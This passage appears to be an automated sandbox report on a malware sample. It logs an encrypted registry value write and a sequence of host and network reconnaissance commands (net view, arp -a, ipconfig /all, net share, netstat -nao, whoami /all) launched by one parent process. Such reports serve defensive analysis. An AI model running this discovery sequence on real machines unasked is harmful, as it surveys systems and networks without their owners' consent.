HKEY_CURRENT_USER\SOFTWARE\Microsoft\Itotvjwju	2a00e730	binary	22 58 85 E9 45 91 FF 94 26 DF 81 C6 FD 84 E5 23 AC 3B 98 68 C2 77 08 A5 DD 9F 37 35 B3 B9 87 3D C0 D1 84 C8 45 1A 91 EA B0 78 B5 FD 46 3A FD DF D7 14 F0 3F B2 1A 62 F1 A3 DE FB CF 48 49 ED 4A C7 F1 D8 41 EF 4D C5 43 65 75 52 81 70 7F A3 6F A4 C7 B7 1A 01	22 58 8C E9 45 91 FF 94 26 DF 80 8C F9 8A E0 2B A3 3D 9A 6C 8B 73 0A A3 DA 95 33 03 DA D3 DF 20 29 21 76 8F 94 4F 17 CA 2B 1F D7 2A 7A F3 E7 CF D6 08 0C AF 48 DA 80 3C 0B 8B 26 A1 C7 C2 D6 E6 3D B8 4B 67 C3 94 93 BC 8F 55 BE 2F B8 D8 32 BB FF B0 79 B8 D7 CC 69 C2 1E AF 43 B3 4E BF	success or wait	1	72C1F1	RegSetValueExA

Analysis Process: ONENOTEM.EXE PID: **6748**, Parent PID: **4884**

General

Target ID:	16
Start time:	18:26:37
Start date:	07/02/2023
Path:	C:\Program Files\Microsoft Office\root\Office16\ONENOTEM.EXE
Wow64 process (32bit):	false

Commandline:	"C:\Program Files\Microsoft Office\root\Office16\ONENOTEM.EXE" /tsr
Imagebase:	0x7ff6da8f0000
File size:	180528 bytes
MD5 hash:	377069572D48FFBF1EA2DA466A61B398
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: net.exe PID: **3420**, Parent PID: **7584**

General

Target ID:	19
Start time:	18:30:12
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\net.exe
Wow64 process (32bit):	true
Commandline:	net view
Imagebase:	0x8f0000
File size:	47104 bytes
MD5 hash:	31890A7DE89936F922D44D677F681A7F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **5596**, Parent PID: **3420**

General

Target ID:	20
Start time:	18:30:12
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff626440000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5948**, Parent PID: **7584**

General

Target ID:	22
Start time:	18:30:25
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c set
Imagebase:	0xcd0000
File size:	236544 bytes

MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 8168, Parent PID: 5948

General

Target ID:	23
Start time:	18:30:25
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff626440000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ARP.EXE PID: 7408, Parent PID: 7584

General

Target ID:	24
Start time:	18:30:25
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\ARP.EXE
Wow64 process (32bit):	true
Commandline:	arp -a
Imagebase:	0x60000
File size:	22528 bytes
MD5 hash:	4D3943EDBC9C7E18DC3469A21B30B3CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5584, Parent PID: 7408

General

Target ID:	25
Start time:	18:30:25
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

Imagebase:	0x7ff626440000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ipconfig.exe PID: **3116**, Parent PID: **7584**

General

Target ID:	26
Start time:	18:30:25
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\ipconfig.exe
Wow64 process (32bit):	true
Commandline:	ipconfig /all
Imagebase:	0xff0000
File size:	29184 bytes
MD5 hash:	3A3B9A5E00EF6A3F83BF300E2B6B67BB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **4832**, Parent PID: **3116**

General

Target ID:	27
Start time:	18:30:25
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff626440000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: net.exe PID: **5840**, Parent PID: **7584**

General

Target ID:	28
Start time:	18:30:25
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\net.exe
Wow64 process (32bit):	true
Commandline:	net share
Imagebase:	0x8f0000
File size:	47104 bytes
MD5 hash:	31890A7DE89936F922D44D677F681A7F

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 7628, Parent PID: 5840

General

Target ID:	29
Start time:	18:30:25
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff626440000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: net1.exe PID: 4164, Parent PID: 5840

General

Target ID:	30
Start time:	18:30:26
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\net1.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\net1 share
Imagebase:	0x90000
File size:	139776 bytes
MD5 hash:	207DEB8572F128E9AE8062D9CF3A6E8A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: ROUTE.EXE PID: 4992, Parent PID: 7584

General

Target ID:	31
Start time:	18:30:26
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\ROUTE.EXE
Wow64 process (32bit):	true

Commandline:	route print
Imagebase:	0x120000
File size:	19456 bytes
MD5 hash:	C563191ED28A926BCFDB1071374575F1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **2996**, Parent PID: **4992**

General

Target ID:	32
Start time:	18:30:26
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff626440000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: NETSTAT.EXE PID: **3760**, Parent PID: **7584**

General

Target ID:	33
Start time:	18:30:26
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\NETSTAT.EXE
Wow64 process (32bit):	true
Commandline:	netstat -nao
Imagebase:	0xf30000
File size:	32768 bytes
MD5 hash:	9DB170ED520A6DD57B5AC92EC537368A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **1392**, Parent PID: **3760**

General

Target ID:	34
Start time:	18:30:26
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff626440000
File size:	875008 bytes

MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: net.exe PID: **4372**, Parent PID: **7584**

General	
Target ID:	35
Start time:	18:30:26
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\net.exe
Wow64 process (32bit):	true
Commandline:	net localgroup
Imagebase:	0x8f0000
File size:	47104 bytes
MD5 hash:	31890A7DE89936F922D44D677F681A7F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **7296**, Parent PID: **4372**

General	
Target ID:	36
Start time:	18:30:26
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff626440000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: net1.exe PID: **3528**, Parent PID: **4372**

General	
Target ID:	37
Start time:	18:30:27
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\net1.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\net1 localgroup
Imagebase:	0x90000
File size:	139776 bytes
MD5 hash:	207DEB8572F128E9AE8062D9CF3A6E8A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: whoami.exe PID: **6352**, Parent PID: **7584**

General	
Target ID:	38
Start time:	18:30:27
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\whoami.exe
Wow64 process (32bit):	true
Commandline:	whoami /all
Imagebase:	0xaa0000
File size:	58880 bytes
MD5 hash:	801D9A1C1108360B84E60A457D5A773A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **7280**, Parent PID: **6352**

General	
Target ID:	39
Start time:	18:30:27
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff626440000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: msiexec.exe PID: **2632**, Parent PID: **936**

General	
Target ID:	40
Start time:	18:30:27
Start date:	07/02/2023
Path:	C:\Windows\System32\msiexec.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\msiexec.exe /V
Imagebase:	0x7ff63f540000
File size:	69632 bytes
MD5 hash:	E5DA170027542E25EDE42FC54C929077
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly